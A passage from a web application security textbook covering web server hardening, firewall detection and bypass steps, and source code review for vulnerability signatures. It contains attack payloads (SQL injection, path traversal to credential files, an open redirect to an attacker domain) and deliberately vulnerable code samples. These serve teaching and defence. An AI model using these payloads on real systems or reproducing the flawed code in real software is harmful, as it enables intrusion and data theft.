You should be aware that some web application products include an open source web server such as Apache or Jetty as part of their installation. Security updates to these bundled servers may be applied more slowly because administrators may view the server as part of the installed application, rather than as part of the infrastructure they are responsible for. Applying a direct update rather than waiting for the application vendor's patch is also likely to invalidate support contracts. Therefore, performing some manual testing and research on the software may be highly effective in identifying defects that an automated scanner may miss.

If possible, you should consider performing a local installation of the software you are attacking, and carry out your own testing to find new vulnerabilities that have not been discovered or widely circulated.



## Securing Web Server Software

To some extent, an organization deploying a third-party web server product inevitably places its fate in the hands of the software vendor. Nevertheless, a security-conscious organization can do a lot to protect itself against the kind of software vulnerabilities described in this chapter.

### *Choose Software with a Good Track Record*

Not all software products and vendors are created equal. Taking a look at the recent history of different server products reveals some marked differences in the quantity of serious vulnerabilities found, the time taken by vendors to resolve them, and the resilience of the released fixes to subsequent testing by researchers. Before choosing which web server software to deploy, you should investigate these differences and consider how your organization would have fared in recent years if it had used each kind of software you are considering.

### *Apply Vendor Patches*

Any decent software vendor must release security updates periodically. Sometimes these address issues that the vendor itself discovered in-house. In other cases, the problems were reported by an independent researcher, who may or may not have kept the information to herself. Other vulnerabilities are brought to the vendor's attention because they are being actively exploited in the wild. But in every case, as soon as a patch is released, any decent reverse engineer can quickly pinpoint the issue it addresses, enabling attackers to develop exploits for the problem. Wherever feasible, therefore, security fixes should be applied as soon as possible after they are made available.

### *Perform Security Hardening*

Most web servers have numerous configurable options controlling what functionality is enabled and how it behaves. If unused functionality, such as default ISAPI extensions, is left enabled, your server is at increased risk of attack if new vulnerabilities are discovered within that functionality. You should consult hardening guides specific to the software you are using, but here are some generic steps to consider:

- Disable any built-in functionality that is not required, and configure the remaining functionality to behave as restrictively as possible, consistent with your business requirements. This may include removing mapped file extensions, web server modules, and database components. You can use tools such as IIS Lockdown to facilitate this task.
- If the application itself is composed of any additional custom-written server extensions developed in native code, consider whether these can be

rewritten using managed code. If they can't, ensure that additional input validation is performed by your managed-code environment before it is passed to these functions.

- Many functions and resources that you need to retain can often be renamed from their default values to present an additional barrier to exploitation. Even if a skilled attacker may still be able to discover the new name, this obscurity measure defends against less-skilled attackers and automated worms.
- Apply the principle of least privilege throughout the technology stack. For example, container security can cut down the attack surface presented to a standard application user. The web server process should be configured to use the least powerful operating system account possible. On UNIX-based systems, a `chrooted` environment can be used to further contain the impact of any compromise.

### ***Monitor for New Vulnerabilities***

Someone in your organization should be assigned to monitor resources such as Bugtraq and Full Disclosure for announcements and discussions about new vulnerabilities in the software you are using. You can also subscribe to various private services to receive early notification of known vulnerabilities in software that have not yet been publicly disclosed. Often, if you know the technical details of a vulnerability, you can implement an effective work-around pending release of a full fix by the vendor.

### ***Use Defense-in-Depth***

You should always implement layers of protection to mitigate the impact of a security breach within any component of your infrastructure. You can take various steps to help localize the impact of a successful attack on your web server. Even in the event of a complete compromise, these may give you sufficient time to respond to the incident before any significant data loss occurs:

- You can impose restrictions on the web server's capabilities from other, autonomous components of the application. For example, the database account used by the application can be given only `INSERT` access to the tables used to store audit logs. This means that an attacker who compromises the web server cannot delete any log entries that have already been created.
- You can impose strict network-level filters on traffic to and from the web server.
- You can use an intrusion detection system to identify any anomalous network activity that may indicate that a breach has occurred. After compromising a web server, many attackers immediately attempt to create

a reverse connection to the Internet or scan for other hosts on the DMZ network. An effective IDS will notify you of these events in real time, enabling you to take measures to arrest the attack.

## Web Application Firewalls

---

Many applications are protected by an external component residing either on the same host as the application or on a network-based device. These can be categorized as performing either intrusion prevention (application firewalls) or detection (such as conventional intrusion detection systems). Due to similarities in how these devices identify attacks, we will treat them fairly interchangeably. Although many would argue that having these is better than nothing at all, in many cases they may create a false sense of security in the belief that an extra layer of defense implies an automatic improvement of the defensive posture. Such a system is unlikely to lower the security and may be able to stop a clearly defined attack such as an Internet worm, but in other cases it may not be improving security as much as is sometimes believed.

Immediately it can be noted that unless such defenses employ heavily customized rules, they do not protect against any of the vulnerabilities discussed in Chapters 4 through 8 and have no practical use in defending potential flaws in business logic (Chapter 11). They also have no role to play in defending against some specific attacks such as DOM-based XSS (Chapter 12). For the remaining vulnerabilities where a potential attack pattern may be exhibited, several points often diminish the usefulness of a web application firewall:

- If the firewall follows HTTP specifications too closely, it may make assumptions about how the application server will handle the request. Conversely, firewall or IDS devices that have their origins in network-layer defenses often do not understand the details of certain HTTP transmission methods.
- The application server itself may modify user input by decoding it, adding escape characters, or filtering out specific strings in the course of serving a request after it has passed the firewall. Many of the attack steps described in previous chapters are aimed at bypassing input validation, and application-layer firewalls can be susceptible to the same types of attacks.
- Many firewalls and IDSs alert based on specific common attack payloads, not on the general exploitation of a vulnerability. If an attacker can retrieve an arbitrary file from the filesystem, a request for `/manager/viewtempl?loc=/etc/passwd` is likely to be blocked, whereas a request to `/manager/viewtempl?loc=/var/log/syslog` would not be termed an attack, even though its contents may be more useful to an attacker.

At a high level, we do not need to distinguish between a global input validation filter, host-based agent, or network-based web application firewall. The following steps apply to all in equal measure.

### HACK STEPS

The presence of a web application firewall can be deduced using the following steps:

1. Submit an arbitrary parameter name to the application with a clear attack payload in the value, ideally somewhere the application includes the name and/or value in the response. If the application blocks the attack, this is probably due to an external defense.
2. If a variable can be submitted that is returned in a server response, submit a range of fuzz strings and encoded variants to identify the behavior of the application defenses to user input.
3. Confirm this behavior by performing the same attacks on variables within the application.

You can try the following strings to attempt to bypass a web application firewall:

1. For all fuzzing strings and requests, use benign strings for payloads that are unlikely to exist in a standard signature database. Giving examples of these is, by definition, not possible. But you should avoid using `/etc/passwd` or `/windows/system32/config/sam` as payloads for file retrieval. Also avoid using terms such as `<script>` in an XSS attack and using `alert()` or `xss` as XSS payloads.
2. If a particular request is blocked, try submitting the same parameter in a different location or context. For instance, submit the same parameter in the URL in a GET request, within the body of a POST request, and within the URL in a POST request.
3. On ASP.NET, also try submitting the parameter as a cookie. The `API Request.Params["foo"]` retrieves the value of a cookie named `foo` if the parameter `foo` is not found in the query string or message body.
4. Review all the other methods of introducing user input provided in Chapter 4, choosing any that are unprotected.
5. Determine locations where user input is (or can be) submitted in a nonstandard format such as serialization or encoding. If none are available, build the attack string by concatenation and/or by spanning it across multiple variables. (Note that if the target is ASP.NET, you may be able to use HPP to concatenate the attack using multiple specifications of the same variable.)

Many organizations that deploy web application firewalls or IDSs do not have them specifically tested according to a methodology like the one described in this section. As a result, it is often worth persevering in an attack against such devices.

## Summary

---

As with the other components on which a web application runs, the web server represents a significant area of attack surface via which an application may be compromised. Defects in an application server can often directly undermine an application's security by giving access to directory listings, source code for executable pages, sensitive configuration and runtime data, and the ability to bypass input filters.

Because of the wide variety of application server products and versions, locating web server vulnerabilities usually involves some reconnaissance and research. However, this is one area in which automated scanning tools can be highly effective at quickly locating known vulnerabilities within the configuration and software of the server you are attacking.

## Questions

---

Answers can be found at <http://mdsec.net/wahh>.

1. Under what circumstances does a web server display a directory listing?
2. What are WebDAV methods used for, and why might they be dangerous?
3. How can you exploit a web server that is configured to act as a web proxy?
4. What is the Oracle PL/SQL Exclusion List, and how can it be bypassed?
5. If a web server allows access to its functionality over both HTTP and HTTPS, are there any advantages to using one protocol over the other when you are probing for vulnerabilities?



# Finding Vulnerabilities in Source Code

So far, the attack techniques we have described have all involved interacting with a live running application and have largely consisted of submitting crafted input to the application and monitoring its responses. This chapter examines an entirely different approach to finding vulnerabilities — reviewing the application's source code.

In various situations it may be possible to perform a source code audit to help attack a target web application:

- Some applications are open source, or use open source components, enabling you to download their code from the relevant repository and scour it for vulnerabilities.
- If you are performing a penetration test in a consultancy context, the application owner may grant you access to his or her source code to maximize the effectiveness of your audit.
- You may discover a file disclosure vulnerability within an application that enables you to download its source code (either partially or in its entirety).
- Most applications use some client-side code such as JavaScript, which is accessible without requiring any privileged access.

It is often believed that to carry out a code review, you must be an experienced programmer and have detailed knowledge of the language being used. However, this need not be the case. Many higher-level languages can be read

and understood by someone with limited programming experience. Also, many types of vulnerabilities manifest themselves in the same way across all the languages commonly used for web applications. The majority of code reviews can be carried out using a standard methodology. You can use a cheat sheet to help understand the relevant syntax and APIs that are specific to the language and environment you are dealing with. This chapter describes the core methodology you need to follow and provides cheat sheets for some of the languages you are likely to encounter.

## Approaches to Code Review

---

You can take a variety of approaches to carrying out a code review to help maximize your effectiveness in discovering security flaws within the time available. Furthermore, you can often integrate your code review with other test approaches to leverage the inherent strengths of each.

### Black-Box Versus White-Box Testing

The attack methodology described in previous chapters is often described as a *black-box* approach to testing. This involves attacking the application from the outside and monitoring its inputs and outputs, with no prior knowledge of its inner workings. In contrast, a *white-box* approach involves looking inside the application's internals, with full access to design documentation, source code, and other materials.

Performing a white-box code review can be a highly effective way to discover vulnerabilities within an application. With access to source code, it is often possible to quickly locate problems that would be extremely difficult or time-consuming to detect using only black-box techniques. For example, a backdoor password that grants access to any user account may be easy to identify by reading the code but nearly impossible to detect using a password-guessing attack.

However, code review usually is not an effective substitute for black-box testing. Of course, in one sense, all the vulnerabilities in an application are “in the source code,” so it must in principle be possible to locate all those vulnerabilities via code review. However, many vulnerabilities can be discovered more quickly and efficiently using black-box methods. Using the automated fuzzing techniques described in Chapter 14, it is possible to send an application hundreds of test cases per minute, which propagate through all relevant code paths and return a response immediately. By sending triggers for common vulnerabilities to every field in every form, it is often possible to find within minutes a mass of problems that would take days to uncover via code review. Furthermore, many enterprise-class applications have a complex structure with numerous



layers of processing of user-supplied input. Different controls and checks are implemented at each layer, and what appears to be a clear vulnerability in one piece of source code may be fully mitigated by code elsewhere.

In most situations, black-box and white-box techniques can complement and enhance each other. Often, having found a *prima facie* vulnerability through code review, the easiest and most effective way to establish whether it is real is to test for it on the running application. Conversely, having identified some anomalous behavior on a running application, often the easiest way to investigate its root cause is to review the relevant source code. If feasible, therefore, you should aim to combine a suitable mix of black- and white-box techniques. Allow the time and effort you devote to each to be guided by the application's behavior during hands-on testing, and the size and complexity of the codebase.

## Code Review Methodology

Any reasonably functional application is likely to contain many thousands of lines of source code, and in most cases the time available for you to review it is likely to be restricted, perhaps to only a few days. A key objective of effective code review, therefore, is to identify as many security vulnerabilities as possible, given a certain amount of time and effort. To achieve this, you must take a structured approach, using various techniques to ensure that the “low-hanging fruit” within the codebase is quickly identified, leaving time to look for issues that are more subtle and harder to detect.

In the authors' experience, a threefold approach to auditing a web application codebase is effective in identifying vulnerabilities quickly and easily. This methodology comprises the following elements:

1. Tracing user-controllable data from its entry points into the application, and reviewing the code responsible for processing it.
2. Searching the codebase for signatures that may indicate the presence of common vulnerabilities, and reviewing these instances to determine whether an actual vulnerability exists.
3. Performing a line-by-line review of inherently risky code to understand the application's logic and find any problems that may exist within it. Functional components that may be selected for this close review include the key security mechanisms within the application (authentication, session management, access control, and any application-wide input validation), interfaces to external components, and any instances where native code is used (typically C/C++).

We will begin by looking at the ways in which various common web application vulnerabilities appear at the level of source code and how these can be

most easily identified when performing a review. This will provide a way to search the codebase for signatures of vulnerabilities (step 2) and closely review risky areas of code (step 3).

We will then look at some of the most popular web development languages to identify the ways in which an application acquires user-submitted data (through request parameters, cookies, and so on). We will also see how an application interacts with the user session, the potentially dangerous APIs that exist within each language, and the ways in which each language's configuration and environment can affect the application's security. This will provide a way to trace user-controllable data from its entry point to the application (step 1) as well as provide some per-language context to assist with the other methodology steps. Finally, we will discuss some tools that are useful when performing code review.

**NOTE** When carrying out a code audit, you should always bear in mind that applications may extend library classes and interfaces, may implement wrappers to standard API calls, and may implement custom mechanisms for security-critical tasks such as storing per-session information. Before launching into the detail of a code review, you should establish the extent of such customization and tailor your approach to the review accordingly.

## Signatures of Common Vulnerabilities

---

Many types of web application vulnerabilities have a fairly consistent signature within the codebase. This means that you can normally identify a good portion of an application's vulnerabilities by quickly scanning and searching the codebase. The examples presented here appear in various languages, but in most cases the signature is language-neutral. What matters is the programming technique being employed, more than the actual APIs and syntax.

### Cross-Site Scripting

In the most obvious examples of XSS, parts of the HTML returned to the user are explicitly constructed from user-controllable data. Here, the target of an HREF link is constructed using strings taken directly from the query string in the request:

```
String link = "<a href=" + HttpUtility.UrlDecode(Request.QueryString
["refURL"]) + "&SiteID=" + SiteId + "&Path=" + HttpUtility.UrlEncode
(Request.QueryString["Path"]) + "</a>";
objCell.InnerHtml = link;
```

The usual remedy for cross-site scripting, which is to HTML-encode potentially malicious content, cannot be subsequently applied to the resulting concatenated

string, because it already contains valid HTML markup. Any attempt to sanitize the data would break the application by encoding the HTML that the application itself has specified. Hence, the example is certainly vulnerable unless filters are in place elsewhere that block requests containing XSS exploits within the query string. This filter-based approach to stopping XSS attacks is often flawed. If it is present, you should closely review it to identify any ways to work around it (see Chapter 12).

In more subtle cases, user-controllable data is used to set the value of a variable that is later used to build the response to the user. Here, the class member variable `m_pageTitle` is set to a value taken from the request query string. It will presumably be used later to create the `<title>` element within the returned HTML page:

```
private void setPageTitle(HttpServletRequest request) throws
    ServletException
{
    String requestType = request.getParameter("type");

    if ("3".equals(requestType) && null!=request.getParameter("title"))
        m_pageTitle = request.getParameter("title");

    else m_pageTitle = "Online banking application";
}
```

When you encounter code like this, you should closely review the processing subsequently performed on the `m_pageTitle` variable. You should see how it is incorporated into the returned page to determine whether the data is suitably encoded to prevent XSS attacks.

The preceding example clearly demonstrates the value of a code review in finding some vulnerabilities. The XSS flaw can be triggered only if a different parameter (`type`) has a specific value (3). Standard fuzz testing and vulnerability scanning of the relevant request may well fail to detect the vulnerability.

## SQL Injection

SQL injection vulnerabilities most commonly arise when various hard-coded strings are concatenated with user-controllable data to form a SQL query, which is then executed within the database. Here, a query is constructed using data taken directly from the request query string:

```
StringBuilder SqlQuery = newStringBuilder("SELECT name, accno FROM
TblCustomers WHERE " + SqlWhere);

if(Request.QueryString["CID"] != null &&
    Request.QueryString["PageId"] == "2")
{
    SqlQuery.Append(" AND CustomerID = ");
```

```
        SqlQuery.Append(Request.QueryString["CID"].ToString());  
    }  
    ...
```

A simple way to quickly identify this kind of low-hanging fruit within the codebase is to search the source for the hard-coded substrings, which are often used to construct queries out of user-supplied input. These substrings usually consist of snippets of SQL and are quoted in the source, so it can be profitable to search for appropriate patterns composed of quotation marks, SQL keywords, and spaces. For example:

```
" SELECT  
" INSERT  
" DELETE  
" AND  
" OR  
" WHERE  
" ORDER BY
```

In each case, you should verify whether these strings are being concatenated with user-controllable data in a way that introduces SQL injection vulnerabilities. Because SQL keywords are processed in a case-insensitive manner, the searches for these terms should also be case-insensitive. Note that a space may be appended to each of these search terms to reduce the incidence of false positives in the results.

## Path Traversal

The usual signature for path traversal vulnerabilities involves user-controllable input being passed to a filesystem API without any validation of the input or verification that an appropriate file has been selected. In the most common case, user data is appended to a hard-coded or system-specified directory path, enabling an attacker to use dot-dot-slash sequences to step up the directory tree to access files in other directories. For example:

```
public byte[] GetAttachment(HttpRequest Request)  
{  
    FileStream fsAttachment = new FileStream(SpreadsheetPath +  
        HttpUtility.UrlDecode(Request.QueryString["AttachName"]),  
        FileMode.Open, FileAccess.Read, FileShare.Read);  
  
    byte[] bAttachment = new byte[fsAttachment.Length];  
    fsAttachment.Read(FileContent, 0,  
        Convert.ToInt32(fsAttachment.Length,  
            CultureInfo.CurrentCulture));  
  
    fsAttachment.Close();
```

```
        return bAttachment;
    }
}
```

You should closely review any application functionality that enables users to upload or download files. You need to understand how filesystem APIs are being invoked in response to user-supplied data and determine whether crafted input can be used to access files in an unintended location. Often, you can quickly identify relevant functionality by searching the codebase for the names of any query string parameters that relate to filenames (`AttachName` in the current example). You also can search for all file APIs in the relevant language and review the parameters passed to them. (See later sections for listings of the relevant APIs in common languages.)

## Arbitrary Redirection

Various phishing vectors such as arbitrary redirects are often easy to spot through signatures in the source code. In this example, user-supplied data from the query string is used to construct a URL to which the user is redirected:

```
private void handleCancel()
{
    httpResponse.Redirect(HttpUtility.UrlDecode(Request.QueryString[
        "refURL"]) + "&SiteCode=" +
        Request.QueryString["SiteCode"].ToString() +
        "&UserId=" + Request.QueryString["UserId"].ToString());
}
```

Often, you can find arbitrary redirects by inspecting client-side code, which of course does not require any special access to the application's internals. Here, JavaScript is used to extract a parameter from the URL query string and ultimately redirect to it:

```
url = document.URL;

index = url.indexOf('?redir=');
target = unescape(url.substring(index + 7, url.length));
target = unescape(target);

if ((index = target.indexOf('//')) > 0) {
    target = target.substring(index + 2, target.length);
    index = target.indexOf('/');
    target = target.substring(index, target.length);
}

target = unescape(target);
document.location = target;
```

As you can see, the author of this script knew the script was a potential target for redirection attacks to an absolute URL on an external domain. The script

checks whether the redirection URL contains a double slash (as in `http://`). If it does, the script skips past the double slash to the first single slash, thereby converting it into a relative URL. However, the script then makes a final call to the `unescape()` function, which unpacks any URL-encoded characters. Performing canonicalization after validation often leads to a vulnerability (see Chapter 2). In this instance an attacker can cause a redirect to an arbitrary absolute URL with the following query string:

```
?redir=http:%25252f%25252fwahh-attacker.com
```

## OS Command Injection

Code that interfaces with external systems often contains signatures indicating code injection flaws. In the following example, the `message` and `address` parameters have been extracted from user-controllable form data and are passed directly into a call to the UNIX `system` API:

```
void send_mail(const char *message, const char *addr)
{
    char sendMailCmd[4096];
    snprintf(sendMailCmd, 4096, "echo '%s' | sendmail %s", message, addr);
    system(sendMailCmd);
    return;
}
```

## Backdoor Passwords

Unless they have been deliberately concealed by a malicious programmer, backdoor passwords that have been used for testing or administrative purposes usually stand out when you review credential validation logic. For example:

```
private UserProfile validateUser(String username, String password)
{
    UserProfile up = getUserProfile(username);

    if (checkCredentials(up, password) ||
        "oculionnium".equals(password))
        return up;

    return null;
}
```

Other items that may be easily identified in this way include unreferenced functions and hidden debug parameters.

## Native Software Bugs

You should closely review any native code used by the application for classic vulnerabilities that may be exploitable to execute arbitrary code.

### ***Buffer Overflow Vulnerabilities***

These typically employ one of the unchecked APIs for buffer manipulation, of which there are many, including `strcpy`, `strcat`, `memcpy`, and `sprintf`, together with their wide-char and other variants. An easy way to identify low-hanging fruit within the codebase is to search for all uses of these APIs and verify whether the source buffer is user-controllable. You also should verify whether the code has explicitly ensured that the destination buffer is large enough to accommodate the data being copied into it (because the API itself does not do so).

Vulnerable calls to unsafe APIs are often easy to identify. In the following example, the user-controllable string `pszName` is copied into a fixed-size stack-based buffer without checking that the buffer is large enough to accommodate it:

```
BOOL CALLBACK CFiles::EnumNameProc(LPTSTR pszName)
{
    char strFileName[MAX_PATH];
    strcpy(strFileName, pszName);
    ...
}
```

Note that just because a safe alternative to an unchecked API is employed, this is no guarantee that a buffer overflow will not occur. Sometimes, due to a mistake or misunderstanding, a checked API is used in an unsafe manner, as in the following “fix” of the preceding vulnerability:

```
BOOL CALLBACK CFiles::EnumNameProc(LPTSTR pszName)
{
    char strFileName[MAX_PATH];
    strncpy(strFileName, pszName, strlen(pszName));
    ...
}
```

Therefore, a thorough code audit for buffer overflow vulnerabilities typically entails a close line-by-line review of the entire codebase, tracing every operation performed on user-controllable data.

### ***Integer Vulnerabilities***

These come in many forms and can be extremely subtle, but some instances are easy to identify from signatures within the source code.

Comparisons between signed and unsigned integers often lead to problems. In the following “fix” to the previous vulnerability, a signed integer (`len`) is compared with an unsigned integer (`sizeof(strFileName)`). If the user can engineer a situation where `len` has a negative value, this comparison will succeed, and the unchecked `strcpy` will still occur:

```
BOOL CALLBACK CFiles::EnumNameProc(LPTSTR pszName, int len)
{
    char strFileName[MAX_PATH];

    if (len < sizeof(strFileName))
        strcpy(strFileName, pszName);
    ...
}
```

## ***Format String Vulnerabilities***

Typically you can identify these quickly by looking for uses of the `printf` and `FormatMessage` families of functions where the format string parameter is not hard-coded but is user-controllable. The following call to `fprintf` is an example:

```
void logAuthenticationAttempt(char* username);
{
    char tmp[64];
    snprintf(tmp, 64, "login attempt for: %s\n", username);
    tmp[63] = 0;
    fprintf(g_logFile, tmp);
}
```

## **Source Code Comments**

Many software vulnerabilities are actually documented within source code comments. This often occurs because developers are aware that a particular operation is unsafe, and they record a reminder to fix the problem later, but they never get around to doing so. In other cases, testing has identified some anomalous behavior within the application that was commented within the code but never fully investigated. For example, the authors encountered the following within an application’s production code:



```
char buf[200]; // I hope this is big enough
...
strcpy(buf, userInput);
```

Searching a large codebase for comments indicating common problems is frequently an effective source of low-hanging fruit. Here are some search terms that have proven useful:

- bug
- problem
- bad
- hope
- todo
- fix
- overflow
- crash
- inject
- xss
- trust

## The Java Platform

---

This section describes ways to acquire user-supplied input, ways to interact with the user's session, potentially dangerous APIs, and security-relevant configuration options on the Java platform.

### Identifying User-Supplied Data

Java applications acquire user-submitted input via the `javax.servlet.http.HttpServletRequest` interface, which extends the `javax.servlet.ServletRequest` interface. These two interfaces contain numerous APIs that web applications can use to access user-supplied data. The APIs listed in Table 19-1 can be used to obtain data from the user request.

**Table 19-1:** APIs Used to Acquire User-Supplied Data on the Java Platform

API	DESCRIPTION
getParameter getParameterNames getParameterValues getParameterMap	Parameters within the URL query string and the body of a POST request are stored as a map of <code>String</code> names to <code>String</code> values, which can be accessed using these APIs.
getQueryString	Returns the entire query string contained within the request and can be used as an alternative to the <code>getParameter</code> APIs.
getHeader getHeaders getHeaderNames	HTTP headers in the request are stored as a map of <code>String</code> names to <code>String</code> values and can be accessed using these APIs.
getRequestURI getRequestURL	These APIs return the URL contained within the request, including the query string.
getCookies	Returns an array of <code>Cookie</code> objects, which contain details of the cookies received in the request, including their names and values.
getRequestedSessionId	Used as an alternative to <code>getCookies</code> in some cases; returns the session ID value submitted within the request.
getInputStream getReader	These APIs return different representations of the raw request received from the client and therefore can be used to access any of the information obtained by all the other APIs.
getMethod	Returns the method used in the HTTP request.
getProtocol	Returns the protocol used in the HTTP request.
getServerName	Returns the value of the HTTP <code>Host</code> header.
getRemoteUser getUserPrincipal	If the current user is authenticated, these APIs return details of the user, including his login name. If users can choose their own username during self-registration, this may be a means of introducing malicious input into the application's processing.

## Session Interaction

Java Platform applications use the `javax.servlet.http.HttpSession` interface to store and retrieve information within the current session. Per-session storage is a map of string names to object values. The APIs listed in Table 19-2 are used to store and retrieve data within the session.

**Table 19-2:** APIs Used to Interact with the User's Session on the Java Platform

API	DESCRIPTION
setAttribute	Used to store data within the current session.
putValue	
getAttribute	Used to query data stored within the current session.
getValue	
getAttributeNames	
getValueNames	

## Potentially Dangerous APIs

This section describes some common Java APIs that can introduce security vulnerabilities if used in an unsafe manner.

### *File Access*

The main class used to access files and directories in Java is `java.io.File`. From a security perspective, the most interesting uses of this class are calls to its constructor, which may take a parent directory and filename, or simply a pathname.

Whichever form of the constructor is used, path traversal vulnerabilities may exist if user-controllable data is passed as the filename parameter without checking for dot-dot-slash sequences. For example, the following code opens a file in the root of the `C:\` drive on Windows:

```
String userInput = "..\\boot.ini";
File f = new File("C:\\temp", userInput);
```

The classes most commonly used for reading and writing file contents in Java are:

- `java.io.FileInputStream`
- `java.io.FileOutputStream`
- `java.io.FileReader`
- `java.io.FileWriter`

These classes take a `File` object in their constructors or may open a file themselves via a filename string, which may again introduce path traversal vulnerabilities if user-controllable data is passed as this parameter. For example:

```
String userInput = "..\\boot.ini";
FileInputStream fis = new FileInputStream("C:\\temp\\" + userInput);
```

## Database Access

The following are the APIs most commonly used for executing an arbitrary string as a SQL query:

- `java.sql.Connection.createStatement`
- `java.sql.Statement.execute`
- `java.sql.Statement.executeQuery`

If user-controllable input is part of the string being executed as a query, it is probably vulnerable to SQL injection. For example:

```
String username = "admin' or 1=1--";
String password = "foo";
Statement s = connection.createStatement();
s.executeQuery("SELECT * FROM users WHERE username = " + username +
    " AND password = " + password + "");
```

executes this unintended query:

```
SELECT * FROM users WHERE username = 'admin' or 1=1--' AND password = 'foo'
```

The following APIs are a more robust and secure alternative to the ones previously described. They allow an application to create a precompiled SQL statement and set the value of its parameter placeholders in a secure and type-safe way:

- `java.sql.Connection.prepareStatement`
- `java.sql.PreparedStatement.setString`
- `java.sql.PreparedStatement.setInt`
- `java.sql.PreparedStatement.setBoolean`
- `java.sql.PreparedStatement.setObject`
- `java.sql.PreparedStatement.execute`
- `java.sql.PreparedStatement.executeQuery`

and so on.

If used as intended, these are not vulnerable to SQL injection. For example:

```
String username = "admin' or 1=1--";
String password = "foo";
Statement s = connection.prepareStatement(
    "SELECT * FROM users WHERE username = ? AND password = ?");
s.setString(1, username);
s.setString(2, password);
s.executeQuery();
```

results in a query that is equivalent to the following:

```
SELECT * FROM users WHERE username = 'admin' or 1=1--' AND
password = 'foo'
```

## Dynamic Code Execution

The Java language itself does not contain any mechanism for dynamic evaluation of Java source code, although some implementations (notably within database products) provide a facility to do this. If the application you are reviewing constructs any Java code on the fly, you should understand how this is done and determine whether any user-controllable data is being used in an unsafe way.

## OS Command Execution

The following APIs are the means of executing external operating system commands from within a Java application:

- `java.lang.runtime.Runtime.getRuntime`
- `java.lang.runtime.Runtime.exec`

If the user can fully control the string parameter passed to `exec`, the application is almost certainly vulnerable to arbitrary command execution. For example, the following causes the Windows `calc` program to run:

```
String userInput = "calc";
Runtime.getRuntime().exec(userInput);
```

However, if the user controls only part of the string passed to `exec`, the application may not be vulnerable. In the following example, the user-controllable data is passed as command-line arguments to the notepad process, causing it to attempt to load a document called `| calc`:

```
String userInput = "| calc";
Runtime.getRuntime().exec("notepad " + userInput);
```

The `exec` API itself does not interpret shell metacharacters such as `&` and `|`, so this attack fails.

Sometimes, controlling only part of the string passed to `exec` may still be sufficient for arbitrary command execution, as in the following subtly different example (note the missing space after `notepad`):

```
String userInput = "\\.\system32\calc";
Runtime.getRuntime().exec("notepad" + userInput);
```

Often, in this type of situation, the application is vulnerable to something other than code execution. For example, if an application executes the program `wget` with a user-controllable parameter as the target URL, an attacker may be able to pass dangerous command-line arguments to the `wget` process. For example, the attacker might cause `wget` to download a document and save it to an arbitrary location in the filesystem.

### ***URL Redirection***

The following APIs can be used to issue an HTTP redirect in Java:

- `javax.servlet.http.HttpServletResponse.sendRedirect`
- `javax.servlet.http.HttpServletResponse.setStatus`
- `javax.servlet.http.HttpServletResponse.addHeader`

The usual means of causing a redirect response is via the `sendRedirect` method, which takes a string containing a relative or absolute URL. If the value of this string is user-controllable, the application is probably vulnerable to a phishing vector.

You should also be sure to review any uses of the `setStatus` and `addHeader` APIs. Given that a redirect simply involves a 3xx response containing an HTTP `Location` header, an application may implement redirects using these APIs.

### ***Sockets***

The `java.net.Socket` class takes various forms of target host and port details in its constructors. If the parameters passed are user-controllable in any way, the application may be exploitable to cause network connections to arbitrary hosts, either on the Internet or on the private DMZ or internal network on which the application is hosted.

## **Configuring the Java Environment**

The `web.xml` file contains configuration settings for the Java Platform environment and controls how applications behave. If an application is using container-managed security, authentication and authorization are declared in `web.xml` against each resource or collection of resources to be secured, outside the application code. Table 19-3 shows configuration options that may be set in the `web.xml` file.

Servlets can enforce programmatic checks with `HttpServletRequest.isUserInRole` to access the same role information from within the servlet code. A

mapping entry `security-role-ref` links the built-in role check with the corresponding container role.

In addition to `web.xml`, different application servers may use secondary deployment files (for example, `weblogic.xml`) containing other security-relevant settings. You should include these when examining the environment's configuration.

**Table 19-3:** Security-Relevant Configuration Settings for the Java Environment

SETTING	DESCRIPTION
login-config	<p>Authentication details can be configured within the <code>login-config</code> element.</p> <p>The two categories of authentication are forms-based (the page is specified by the <code>form-login-page</code> element) and Basic Auth or Client-Cert, specified within the <code>auth-method</code> element.</p> <p>If forms-based authentication is used, the specified form must have the action defined as <code>j_security_check</code> and must submit the parameters <code>j_username</code> and <code>j_password</code>. Java applications recognize this as a login request.</p>
security-constraint	<p>If the <code>login-config</code> element is defined, resources can be restricted using the <code>security-constraint</code> element. This can be used to define the resources to be protected.</p> <p>Within the <code>security-constraint</code> element, resource collections can be defined using the <code>url-pattern</code> element. For example:</p> <pre>&lt;url-pattern&gt;/admin/*&lt;/url-pattern&gt;</pre> <p>These are accessible to roles and principals defined in the <code>role-name</code> and <code>principal-name</code> elements, respectively.</p>
session-config	<p>The session timeout (in minutes) can be configured within the <code>session-timeout</code> element.</p>
error-page	<p>The application's error handling is defined within the <code>error-page</code> element. HTTP error codes and Java exceptions can be handled on an individual basis through the <code>error-code</code> and <code>exception-type</code> elements.</p>
init-param	<p>Various initialization parameters are configured within the <code>init-param</code> element. These may include security-specific settings such as <code>listings</code>, which should be set to <code>false</code>, and <code>debug</code>, which should be set to <code>0</code>.</p>

# ASP.NET

This section describes methods of acquiring user-supplied input, ways of interacting with the user's session, potentially dangerous APIs, and security-relevant configuration options on the ASP.NET platform.

## Identifying User-Supplied Data

ASP.NET applications acquire user-submitted input via the `System.Web.HttpRequest` class. This class contains numerous properties and methods that web applications can use to access user-supplied data. The APIs listed in Table 19-4 can be used to obtain data from the user request.

**Table 19-4:** APIs Used to Acquire User-Supplied Data on the ASP.NET Platform

API	DESCRIPTION
<code>Params</code>	Parameters within the URL query string, the body of a <code>POST</code> request, HTTP cookies, and miscellaneous server variables are stored as maps of string names to string values. This property returns a combined collection of all these parameter types.
<code>Item</code>	Returns the named item from within the <code>Params</code> collection.
<code>Form</code>	Returns a collection of the names and values of form variables submitted by the user.
<code>QueryString</code>	Returns a collection of the names and values of variables within the query string in the request.
<code>ServerVariables</code>	Returns a collection of the names and values of a large number of ASP server variables (akin to CGI variables). This includes the raw data of the request, query string, request method, HTTP <code>Host</code> header, and so on.
<code>Headers</code>	HTTP headers in the request are stored as a map of string names to string values and can be accessed using this property.
<code>Url</code> <code>RawUrl</code>	Return details of the URL contained within the request, including the query string.
<code>UrlReferrer</code>	Returns information about the URL specified in the HTTP <code>Referer</code> header in the request.



API	DESCRIPTION
Cookies	Returns a collection of <code>Cookie</code> objects, which contain details of the cookies received in the request, including their names and values.
Files	Returns a collection of files uploaded by the user.
InputStream BinaryRead	Return different representations of the raw request received from the client and therefore can be used to access any of the information obtained by all the other APIs.
HttpMethod	Returns the method used in the HTTP request.
Browser UserAgent	Return details of the user's browser, as submitted in the HTTP <code>User-Agent</code> header.
